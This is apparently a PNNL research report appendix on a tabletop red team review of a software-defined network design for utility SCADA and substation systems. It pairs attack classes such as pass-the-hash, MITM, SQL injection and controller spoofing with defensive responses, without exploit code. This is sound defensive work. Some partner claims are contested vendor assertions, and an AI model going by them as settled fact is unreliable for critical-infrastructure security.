


Figure B-3. “WAN Connections” Tab of Visio schematics – WAN Connections Overview




Figure B-4. “SDN Logical IB” – SDN Logical In-Band Controller




Figure B-5. "SDN Logical OOB" – SDN Logical Out-of-Band Controller

Control Center (SCADA):

All normal Microsoft protocols, including AD, SMB, RDP
All normal Linux/Unix protocols, including NFS, rcp, rsh
Web services
Database services (SQL*Net, etc)
OSI PI

Figure B-6. "SDN4EDS" Word Document "Control Center (SCADA)" section – SDN Control Center (SCADA) Protocols

WAN between control centers:

- ICCP
- Database replication services
- DNP-3 (in Europe - 60870-5 101, 103, & 104)
- RDP
- Web
- File transfer protocols
- File Sharing protocols
- Terminal protocols
- MMS
- OSI PI-PI

WAN control center to station:

- DNP-3 (in Europe - 60870-5 101, 103, & 104)
- RDP
- Web
- File transfer protocols
- File Sharing protocols
- Terminal protocols
- MMS
- IEC62351 aka TLS 443 (security update/patch/encapsulation for IEC 60870, 61850, DNP3, and ICCP)
- MODBUS/TCP SCADA
- Proprietary serial protocols (too many to list) – unlikely to be applicable to our TEST environment

Figure B-7. "SDN4EDS" Word Document "WAN between Control Centers" and "WAN Control Center to Station" Section – SDN WAN Between Control Centers and WAN Control Center to Station

B.2 Issues Identified in the Tabletop Red Team Assessment

Based on analysis of diagrams and document excerpts provided in section A.1 (Figure B-1 through Figure B-7), Red Team reviewers raised fourteen issues. These issues comprised recommendations to mitigate risk, questions about aspects of the system, and descriptions of specific potential vulnerabilities. Sections B.2.1 through B.2.14 catalog the issues. Each section includes the name of the source diagram(s) or document(s) to which reviewers were responding; the recommendation from reviewers; and iterative responses from PNNL and industry partners.

B.2.1 Issue #1: SDN Controller should be distributed or part of a cluster to eliminate a single point of failure.

Source: "Overview" tab of Visio schematics (Figure B-1)

Recommendation: A failure in reactive flow installation mode would be an issue if there were a failure within the SDN controller. Redundant failover controllers would help recover from controllers that may be compromised or that may have failed.

Initial Response by PNNL Team: The flow controller and the flow database should not be a single point of failure. A redundant flow controller set, defined as a flow controller and all required dependencies, for each control center is one option. All applications required by the controller need to be redundant.

Response from Industry Partner #1: The controller is not a single point of failure in SDN. All traffic engineering is performed proactively, and the switches are configured with primary and redundant flow management at design so the network can heal link failures and switch failure without the need of a flow controller. The flow controller in an SDN deployment is used for initial network configuration, change management, and telemetry monitoring and is not a single point of failure for operational performance. Redundancy of the flow controller is critical but can be handled through database backups and other non-time-critical capabilities, but clustering is a good solution if the price and management does not make it too expensive. This design allows the flow controller to be central, very protected, and not deployed in the field.

Secondary Response from PNNL: We concur that the operation and management aspects of SDN need to be addressed separately. The SDN environment inherently considers redundancy of the operational aspect of SDN. The management functions also need to be redundant. There are multiple options for redundancy, depending on the size of the utility.

B.2.2 Issue #2: A firewall and IDS should be gateways before traffic reaches the end devices within the substation.

Source: "Overview" tab of Visio schematics (Figure B-1)

Recommendation: The firewall and IDS systems can be placed in front of the SDN switch within the substation to protect against compromises within the SCADA network from propagating to the substation network.

Initial Response by PNNL Team: SDN as designed by SDN4EDS will provide this functionality, including "deny-by-default" functionality. If SDN is unable to provide firewall/IDS functionality, then a separate device is likely to be necessary. We concur with the finding of needing an IDS to augment the security at substation. Follow-up question: Is the level of situational awareness provided by SDN comparable to IDS for substation LAN?

Response from Industry Partner #1: SDN is better than a firewall in OT networks. SDN allows multilayer packet inspection at every hop, not just the boundary. SDN also inspects L1–L4, so it covers more inspection than firewalls do. SDN is not stateful, but in an OT network, statefulness actually opens more vulnerabilities than it helps with—so having non-stateful ACLs is better in most cases. SDN also allows flows to be managed based on time, activity, or by authorization. For example, if a flow is only required for a specific day, it will be activated for that day. At the end of the day, the switches will automatically delete the flow so that traffic is not possible after

that day; time period and logical/physical path planning is all configurable. IDS deployments in an SDN world allow the end user to select what they want sent to the IDS on a flow-by-flow basis and allow them to bring the traffic to the IDS instead of needing the IDS to be deployed out to the facility, eliminating the requirement that the IDS be IEEE 1613 hardened. The traffic sent to the IDS could be through the packet-in and packet-out process of SDN. That means all traffic to the IDS would be wrapped into crypto with packet encryption, integrity, and authentication. There are bandwidth management steps that would have to be taken here, but it is possible if the inspected data is potentially sensitive. It calls into question the need for any additional network appliance deployed in the field, reducing patch management, attack surface, and total cost of ownership. You also have an ability to have multiple IDSs operational and selectively sending the targets flows to the best-in-class IDS as deemed by the organization.

Response from Industry Partner #2: We do not believe that SDN can provide sufficient SA when comparing to that of an IDS. For example, IDSs can be programmed to detect malware elements that are destructive and do not need to beacon home or propagate.

Secondary Response from PNNL: We need to confirm the regulatory requirement with respect to the need for a firewall/gateway technology for substation communications. We also need to identify how SDN relates to those requirements. A defense-in-depth requirement may influence the architecture design. Testing of SA through SDN-only and IDS/SDN environments will be explored during upcoming Red Team and cyber experimentation activities.

B.2.3 Issue #3: Which systems have access to the SCADA network and the Substation end devices?

Source: “Overview” tab of Visio schematics (Figure B-1)

Recommendation: Firewall, IDS, and antivirus scans should be placed in front of all software/data entering into the end devices from external sources. This includes removable media and direct connections from the corporate LAN.

Initial Response by PNNL Team: We plan on defining this in the SDN ruleset along with which devices are permitted to communicate with others. A deny-by-default configuration will be implemented for unused switch ports. We plan to address this issue by implementing SDN as envisioned.

Response from Industry Partner #1: See #2 for firewall and IDS. The embedded devices will need special antivirus as they do not run Windows or Linux at the IED, and the malware protection model should be whitelisted, not blacklisted, antivirus to be effective. Antivirus inspection solutions can bring value when computers running Windows or Linux are used in the facility. The flow controller should be protected with additional antivirus, but since the flow controller is typically not deployed in the field can be managed in the NOC.

Response from Industry Partner #2: The assumption here is that there is a path between the corporate LAN and SCADA network. The enforcement of security policy in the admin is (somewhat) expected.

Secondary Response from PNNL: For devices running standard commercial operating systems, running AV solutions may be appropriate. Further investigation for embedded devices is needed. End point security is not within scope—our focus is on communication security. We should consider Network AV solutions along with IDS.

B.2.4 Issue #4: If end devices are compromised, can an adversary make lateral movements?

Examples of potential compromises include leveraging unpatched systems, such as the Historian, to gain reconnaissance information or compromising end devices that are reachable from the corporate LAN.

Source: “Overview” tab of Visio schematics (Figure B-1)

Recommendation: Systems should be regularly patched and there should be limited access (if any) from the corporate LAN.

Initial Response by PNNL Team: See response by PNNL team to issue #3.

Response from Industry Partner #1: SDN enforces logical and physical path planning for all flows. This means that if a device is compromised, the attacker cannot pivot to any device they want. They could only send packets to the devices the compromised device was already sending packets to, and the only packets that would be forwarded are packets matching the flow attributes already whitelisted. The attacker could not just start running whatever application they want, as those packets would be discarded immediately. This does include the ability to block network scanning tools. SDN eliminates flat network pivoting, eliminates remote access tools because those communications are blocked at each hop, helping block social engineering tactics, eliminating traditional network scanning and forcing the attacker to be physically on the allowed links.

Secondary Response from PNNL: We concur with industry comments.

B.2.5 Issue #5: From a compromised node, what can be done?

- Successful certificate authentication with SDN
- Inject false data to HMI
- Sniffing traffic on a compromised node
- From a SDN controller, divert traffic
- Create forwarding loops by injecting false topology information

Source: “Overview” tab of Visio schematics (Figure B-1)

Recommendation: Authenticate access to services and limit access to servers of those services.

Initial Response by PNNL Team: Data plane issues are addressed in response by the PNNL team to #3. Control plane weaknesses will not be addressed by design of SDN fabric but through mechanisms like authenticated access, change control processes, protocol enforcement to validate a request from a trusted host. There is the possibility for adding behavioral analytics to strengthen the security.

Response from Industry Partner #1: Are we talking about a theory of what could be done if we had a compromised SDN switch? SDN switches do not write data to the flow controller; they only follow instructions from the flow controller and pass information back to the flow controller

(read). The attacker would have to establish privileged access. A commercially available SDN switch has two interfaces, and both are protected through mutual authentication of TLS using X.509 certificates. Of course, if a device is owned, in theory anything is possible—but these protections are brought up to show the level of difficulty. This switch only accepts digitally signed firmware from the vendor before allowing any changes to firmware.

Response from Industry Partner #2: Behavioral analysis in a SCADA network would greatly help protect the substation. One thought is how to protect data at rest, e.g., configuration relating to the SA. One can argue that the desire for uniformity would (if configuration/setting is exfiltrated) give the adversary insight into all assets. Outstanding question: How does behavioral analytic get validated?

Secondary Response from PNNL: It depends on if it is the end node or the SDN device that is compromised. A compromised SDN device could compromise flows, but TLS certificates are the proposed mitigation. Compromised end nodes can only communicate with other nodes based on the flow rules. Analytic algorithm creation and validation is part of phase 2 of the project.

B.2.6 Issue #6: SDN Controller or SDN switches may provide insights into flow rules through traffic analysis

Additionally, the SDN controller should protect against SYN flooding attacks, and the administrator interface should also limit access to only necessary users/devices. Controller APIs should also be minimized to reduce the attack surface.

Source: “Overview” tab of Visio schematics (Figure B-1)

Recommendation: Authenticating access to the SDN controller and granularly specifying flow rules should be enforced as much as possible.

Initial Response by PNNL Team: Protect against SYN flooding attacks through deployed ruleset. Explore per-flow encryption with short-lived keys.

Response from Industry Partner #1: Flow rules are only read out of the switch by authorized controllers and through TLS protected communications. The X.509 certificate would have to be compromised for this to happen. The flow controller machine should be well guarded; this is the target. SYN floods in the field are only possible between two devices that are already authorized to speak to each other, as SDN also enforces specific physical path packet forwarding, there is no concept of a “Flood” in SDN. Traditional flood attacks are no longer possible, and we could put meters on all flows. The API of the SDN is minimized because they are protected by mutual authentication PKI using X.509 certificates.

Response from Industry Partner #2: Explore other encryption technology in addition to TLS such as QKD.

Secondary Response from PNNL: In order to reverse engineer, an adversary would need to have access to all the flows from all devices, which is an unlikely scenario. The flow rules for a single connection may be observed if a single communication line is tapped. See protections against this in Issue 7. The flow controller to switch communications is protecting against this threat via X.509 certificates for both authentication of the SDN switches and protection of the communication. The northbound interface on the flow controller is a likely target and addressed

in Issue 13. The trust and interoperability tasks of this project should include the potential use of cryptographic technologies including quantum technologies.

B.2.7 Issue #7: MITM on links to drop/modify/observe packets.

Source: “Overview” tab of Visio schematics (Figure B-1)

Recommendation: Links should be monitored for connection/disconnection events and generate alerts when detected.

Initial Response by PNNL Team: Agreed with the recommendation and looking to augment through behavioral analytics. Review the WAN communications and other tools to enrich SDN analysis.

Response from Industry Partner #1: The attacker would need to be on the physical link to accomplish MITM attack. Alarms happen when links go down or up, so the attacker would need to tap without triggering a link state change. SDN also counts packets and bytes on each flow so any packet injection could be observed.

Secondary Response from PNNL: Alarms for link state changes need to be generated and analyzed. We acknowledge that in the future, some work for detecting when a connection has been tapped without changing the link state will need to be undertaken.

B.2.8 Issue #8: Engineering workstation has several clear text protocols where credentials or other data could be sniffed/modified

- Telnet
- Web
- FTP
- Modbus
- ODBC.

Source: “Substation Network – 3” tab of Visio schematics (Figure B-2)

Recommendation: Engineering workstation should be placed behind firewall and should only connect through secure communication channels if possible. In the event of an infected engineering workstation, an IDS and/or firewall would help detect and potentially prevent malware propagation.

Initial Response by PNNL Team: Covered through our design utilizing encrypted traffic inside the switch fabric and MAC monitoring in the switch/edge connections.

Response from Industry Partner #1: SDN helps manage these protocols with strict physical path planning so the end user knows exactly where those protocols are transported, allowing them to watch them and control them with physical security as well. See #2 for recommendations as to why SDN provides better packet filtering and inspection than firewalls and major benefits SDN provides in where/how to use IDS.

Secondary Response from PNNL: Minimize the use of clear text protocols. Where their use is required, implement flow-based encryption.

B.2.9 Issue #9: Include tight controls on full mesh network to limit traffic that is only necessary

A relaxed policy would make each substation equally attractive for an adversary to compromise and make lateral movements.

Source: "WAN Connections" tab of Visio schematics (Figure B-3)

Recommendation: Tighten the firewall rules/SDN rules to only allow the necessary traffic between substations and control centers.

Initial Response by PNNL Team: A deny-by-default approach will be implemented for both SDN and firewall rulesets.

Response from Industry Partner #1: Network topology makes no difference in the exposure of packets/data on the data plane in SDN. Each flow is both logically and physically controlled for its delivery. There are no floods or multicasts anymore unless you program the network to do so. It is recommended to have as strict of filters as possible, taking advantage of the L1–L4 packet inspection capabilities. Lateral movements are not possible unless a flow between two devices already exists, and then only lateral movements are allowed for the specific flow already whitelisted, all other traffic would be immediately dropped and alerted.

Secondary Response from PNNL: Concur with the need for operational design and discipline. If possible, an automatic auditing solution like Tripwire could be considered to detect any changes to flow table/rules in the switches.

B.2.10 Issue #10: Where is the database accessible from? Adversary could target connections to database from LAN.

Source: "SDN Logical IB" (Figure B-4) and "SDN Logical OOB" (Figure B-5) tabs of Visio schematics

Recommendation: Limit access to DB as much as possible and include an IDS/IPS in front of DB.

Initial Response by PNNL Team: SDN ruleset will limit which devices/hosts can access the database. Database and management servers are to be placed in isolated networks. The database containing the flow rules will be backed up locally and alternatively off-site. From a disaster recovery DR perspective, we need to ensure there are sufficient access controls from management devices for backup/restore. To be determined are the questions like what data is in the database, how will it be backed up, and where backups will be stored. The answer will depend on size and capabilities of the utility and will be informed by our industry partners.

Response from Industry Partner #1: Is this the database of the flow controller? If so, see previous responses concerning flow controller deployment. The team should finalize the discussion on where that is to put the threat model around it in context. The flow controller is the target of attack because without it the attack is very limited on the network.

Response from Industry Partner #2: Outstanding question: Maybe utilize multi-factor authentication (MFA) as part of the access to the management system?

Secondary Response from PNNL: See recommendation for a robust security envelope above in Issue #1.

B.2.11 Issue #11: Leverage vulnerabilities in data plane to gain access to control plane. What is the exposed attack surface on the data plane?

Source: "SDN Logical IB" tab of Visio schematics (Figure B-4)

Recommendation: Out-of-band (OOB) network would provide physical separation to help protect against these threats.

Initial Response by PNNL Team: Agree with the recommendation for the out-of-band scenario. We need to consider a converged data plane/control plane environment for smaller utilities and failure scenarios.

Response from Industry Partner #1: All control plane traffic is mutually authenticated using TLS and X.509 certificates. OOB control plane physically separates and could be an improvement of security controls at the cost of deploying the control plane network. This does call into question what is the control plane network, SDN or traditional? Or you could disconnect the flow controller altogether. Traditional network that has a significant more security vulnerability inherent in it over SDN? In-band control plane management uses the TLS to protect the traffic and all the security controls discussed here on SDN to protect the control plane flows.

Secondary Response from PNNL: We recommend an OOB management network but in a small environment (with a converged data/control plane) recommend using TLS and X.509 certificates as described to protect control plane interactions.

B.2.12 Issue #12: SDN controller spoofing either by routing table manipulation, MAC address spoofing, or DNS manipulation to modify SDN flows.

Source: "SDN Logical IB" (Figure B-4) and "SDN Logical OOB" (Figure B-5) tabs of Visio schematics

Recommendation: Authenticate SDN controllers using CA signed certificates and encrypted communication channels.

Initial Response by PNNL Team: Address this through mutual authentication between the switch and the flow controller to prohibit spoofing by the switch to the flow controller. We will need to see how SDN switches address MAC spoofing.

Response from Industry Partner #1: Flow controller and switches mutually authenticate each other and encrypt and authenticate all packets between each other. To spoof the flow controller or a switch, you would need to break the X.509 certificate, for which there are no known vulnerabilities. You would also have to be on the engineered physical path of the controller.

Secondary Response from PNNL: The SDN4EDS task on trust and interoperability will explore this concept in a multi-vendor setting to ensure that trust can be established through

mutual authentication. Provisioning guidance and procedures must ensure unique certificates are preloaded onto each SDN switch before deployment. Manual adoption of new switches is an example of a procedural control that will help minimize the ability of rogue devices to join the network.

B.2.13 Issue #13: Possible web server vulnerabilities

- SQL injection
- XSS
- remote code execution
- Local File Includes
- Unpatched vulnerabilities.

Source: “SDN4EDS” word document “Control Center (SCADA)” section (Figure B-6)

Recommendation: Lock down web server and scrub/escape data inputs before processing data.

Initial Response by PNNL Team: We agree with the recommendation and will address it in the design.

Response from Industry Partner #1: The web server (REST interface) of the flow controller only accepts authenticated sessions from a user with LDAP enabled central authentication if desired. The web server has three layers between the data the user enters and the server/database running. These layers inspect any data passed in and binds it to a model and if the data does not conform it is errored back to the user, this is ODatav4. The web server also does “escaping” of the inputs, and at the database layer, we are running parameterized queries protecting against malformed entries.

Response from Industry Partner #2: Using an intelligent web proxy can reduce some of the web attacks.

Secondary Response from PNNL: For northbound APIs to the Controller, the authentication via certificates or LDAP may be an acceptable protection. The REST interface (webserver) can be hardened using several methods. First, the SDN traffic engineering process will limit which machines can access the web server. Second, user authentication and roles will limit who can access the flow controller. Third, using a pairing of technology such as an open-source web application firewall (e.g., Modsecurity) coupled with an automated response capability for iptables (e.g., Fail2ban) will further protect the web interface on the flow controller. The identified defense-in-depth approach will be tested as part of future red teaming / cyber experimentation activities.

B.2.14 Issue #14: Available services/protocols that may be leveraged by an adversary

- Using LDAP to query for valid usernames
- Accessing system through RDP
- Pass the hash attacks through SMB

- Gain access through rsh
- Send commands to MODBUS

Source: “SDN4EDS” word document “WAN between control centers” and “WAN control center to station” section (Figure B-7)

Recommendation: Authenticate access to services and limit access to servers of those services.

Initial Response by PNNL Team: We agree with the recommendation and will address it in the design through deny-by-default configurations.

Response from Industry Partner #1: Proper design is required. SDN significantly aids in proper design and with policy-based circuit provisioning SDN keeps this strict whitelisted engineering simple to the end user.

Response from Industry Partner #2: Recommend that SMB and RDP be either removed or permitted/managed by an ACL.

Secondary Response from PNNL: Assuming these are all data plane-initiated attacks, there could be future uses of protocol enforcement techniques (e.g., not permit LDAP queries) or have a separate directory service for the SDN environment to prevent risks to the control plane directory services. Additional procedures should be required through elevated privileges to authenticate to a bastion host that has privileged access to the controllers.

Appendix C – SDN4EDS Initial Active Red Team Assessment

C.1 Introduction

The SDN4EDS project is developing an architecture blueprint that will allow organizations to evaluate SDN technology using a known test environment as a starting point. Organizations can build this environment, verify that it works, and then customize it to include their own protocols and equipment.

Over the life of the SDN4EDS project, the test environment described in this document will be used to iteratively test, validate, and augment the use cases described in the architecture blueprint document. The test environment will be the basis for Red Team assessments and for the development of analytical and configuration tools.

The SDN4EDS test environment was built using a combination of real, simulated, and virtual computers to represent a configuration of hardware, software, and communication protocols that could be found in an EDS, primarily at an electricity generation plant or transmission/distribution system. However, it does not represent one single energy delivery environment.

This report documents the equipment and configurations that can be replicated to serve as a starting point or baseline for organizations to test their own equipment and protocols in an SDN.

C.2 Network Configuration

The SDN4EDS test environment is illustrated in Figure C-1 and is logically separated from the PNNL campus network.




Figure C-1. SDN4EDS Notional Test Environment

The test environment consists of the following:

- A LAN fabric consisting of SDN and non-SDN switches
- A network enclave (SDN) consisting of SDN-attached end devices
- A network enclave (converged) consisting of end devices connected to a converged SDN and traditional networking environment
- A network enclave (traditional) consisting of end devices connected with only traditional networking
- A management component used to configure and monitor the traffic in the LAN fabric and access and manage the traditional network switches
- A WAN connection to a remote site to test SD-WAN connections; this will be used in future stages of the project

- An administrative connection to the PNNL network, which is used by PNNL and partner researchers to access the test environment for administration and testing.

The as-built SDN4EDS test environment used for the Red Team assessment is shown in Figure C-2.

